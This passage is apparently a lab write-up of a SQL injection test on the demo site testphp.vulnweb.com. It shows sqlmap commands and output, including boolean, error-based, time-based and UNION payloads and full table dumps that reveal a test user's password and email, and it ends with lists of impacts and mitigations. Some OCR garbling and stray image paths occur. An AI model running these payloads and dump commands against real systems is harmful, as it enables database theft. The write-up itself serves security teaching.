
[11:56:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[11:56:50] [INFO] fetching database names
[11:56:50] [INFO] fetching tables for databases: 'acuart, information_schema'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

Database: information_schema
[79 tables]
+-----+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS |
| APPLICABLE_ROLES |
+-----+

Screenshot taken
View image
```



Finding the user name of the acuart database:



```

kali@kali:~$
File Actions Edit View Help
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:47:30 /2024-03-04/

[01:47:30] [INFO] resuming back-end DBMS 'mysql'
[01:47:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7347=7347

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176627a71,(SELECT (ELT(3011=3011,1))),0x716a716a71),3011)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2434 FROM (SELECT(SLEEP(5))))dome)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176627a71,0x66576172426348627a75624d66466a56444a96d47674b4246784375152564e6a6866796446756f,0x716a716a71),NULL --

[01:47:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.6
[01:47:31] [INFO] fetching current user
current user: 'acuart@localhost'
[01:47:31] [INFO] fetching current database
current database: 'acuart'
[01:47:31] [INFO] fetching server hostname
hostname: 'ip-10-80-8-222'
[01:47:31] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 01:47:31 /2024-03-04/

kali@kali:~$

```

The Username is “**acuart@localhost**”

Now we are finding the password for this database:

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sqlmap http://testphp.vulnweb.com/listproducts.php?cat=1 --tables --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program




[*] starting @ 11:59:00 /2024-03-03/

[11:59:00] [INFO] resuming back-end DBMS 'mysql'
[11:59:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 7347=7347

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7176627a71,(SELECT (ELT(3011=3011,1))),0x716a716a71),3011)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2434 FROM (SELECT(SLEEP(5)))dGHe)

```




```
File Actions Edit View Help
[12:16:34] [INFO] using suffix '0'
[12:17:02] [WARNING] no clear password(s) found
Database: acuart
Table: carts
[3 entries]
+-----+-----+-----+
| cart_id | item | price |
+-----+-----+-----+
| d38053c20a32487b27bb65ebcd714b3b | 1 | 500 |
| d38053c20a32487b27bb65ebcd714b3b | 8 | 0 |
| d38053c20a32487b27bb65ebcd714b3b | 7 | 1 |
+-----+-----+-----+

[12:17:02] [INFO] table 'acuart.carts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/carts.csv'
[12:17:02] [INFO] fetching columns for table 'categ' in database 'acuart'
[12:17:02] [INFO] fetching entries for table 'categ' in database 'acuart'
Database: acuart
Table: categ
[4 entries]
+-----+-----+-----+
| cat_id | cdesc |
+-----+-----+-----+
| 1 | Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati | Posters |
| 2 | Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati | Paintings |
| 3 | Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati | Stickers |
| 4 | Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenati | Graffiti |
+-----+-----+-----+
```

```
File Actions Edit View Help
Screenshot taken
View image

[12:17:02] [INFO] table 'acuart.categ' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/categ.csv'
[12:17:02] [INFO] fetching columns for table 'products' in database 'acuart'
[12:17:02] [INFO] fetching entries for table 'products' in database 'acuart'
Database: acuart
Table: products
[3 entries]
+-----+-----+-----+-----+-----+
| id | price | name | rewrittenname | description |
+-----+-----+-----+-----+-----+
| 1 | 359 | Network Storage D-Link DNS-313 enclosure 1 x SATA | network-attached-storage-dlink | NET STORAGE ENCLOSURE SATA DNS-313 D-LINK |
| 2 | 10 | Web Camera A4Tech PK-335E | web-camera-a4tech | Web Camera A4Tech PK-335E |
| 3 | 812 | Laser Color Printer HP LaserJet M551dn, A4 | color-printer | Laser Color Printer HP LaserJet M551dn, A4 |
+-----+-----+-----+-----+-----+

[12:17:02] [INFO] table 'acuart.products' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/products.csv'
[12:17:02] [INFO] fetching columns for table 'featured' in database 'acuart'
[12:17:02] [INFO] fetching entries for table 'featured' in database 'acuart'
[12:17:02] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[12:17:04] [INFO] fetching number of entries for table 'featured' in database 'acuart'
[12:17:04] [INFO] resumed: 0
[12:17:04] [WARNING] table 'featured' in database 'acuart' appears to be empty
Database: acuart
Table: featured
[0 entries]
+-----+-----+
| pic_id | feature_text |
+-----+-----+

[12:17:04] [INFO] table 'acuart.featured' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/featured.csv'
[12:17:04] [INFO] fetching columns for table 'users' in database 'acuart'
```

```
File Actions Edit View Help
[12:17:04] [WARNING] table 'featured' in database 'acuart' appears to be empty
Database: acuart
Table: featured
[0 entries]
+-----+-----+
| pic_id | feature_text |
+-----+-----+

[12:17:04] [INFO] table 'acuart.featured' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/featured.csv'
[12:17:04] [INFO] fetching columns for table 'users' in database 'acuart'
[12:17:04] [INFO] fetching entries for table 'users' in database 'acuart'
[12:17:04] [INFO] recognized possible password hashes in column 'cart'
[12:17:04] [INFO] writing hashes to a temporary file '/tmp/sqlmapxe28_9io79654/sqlmaphashes-9uz9xrnv.txt'

[12:21:23] [INFO] using hash method 'md5_generic_passwd'
[12:21:23] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:21:48] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+
| cc | cart | pass | email | phone | uname | name | address |
+-----+-----+-----+-----+-----+-----+-----+
| 12345678 | e23f7770ce4c664e515d056877eb131c | test | shree@gmail.com | Inslookup${IFS} | test | 1 | <script>Grosse alert</script> |
+-----+-----+-----+-----+-----+-----+-----+

[12:21:48] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[12:21:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 12:21:48 /2024-03-03/

(kali@kali)-[~]
$
```

The password is: “test”

Email is: shree@gmail.com

Potential Impact:

1. **Data Breach:** Unauthorized access to sensitive data.
2. **Data Manipulation:** Alteration or deletion of data.
3. **Authentication Bypass:** Unauthorized access to privileged accounts.
4. **Application Takeover:** Control over the application, including defacement.
5. **Denial of Service (DoS):** Application slowdown or crash.

Mitigation Strategies:

1. **Input Validation:** Check and clean user inputs.
2. **Least Privilege:** Restrict user permissions.
3. **Use ORM:** Object-Relational Mapping frameworks.
4. **Stored Procedures:** Encapsulate SQL queries.
5. **Web Application Firewalls (WAF):** Monitor and filter HTTP requests.
6. **Regular Audits and Patch Management:** Identify and fix vulnerabilities.
7. **Education and Awareness:** Train staff on security best practices.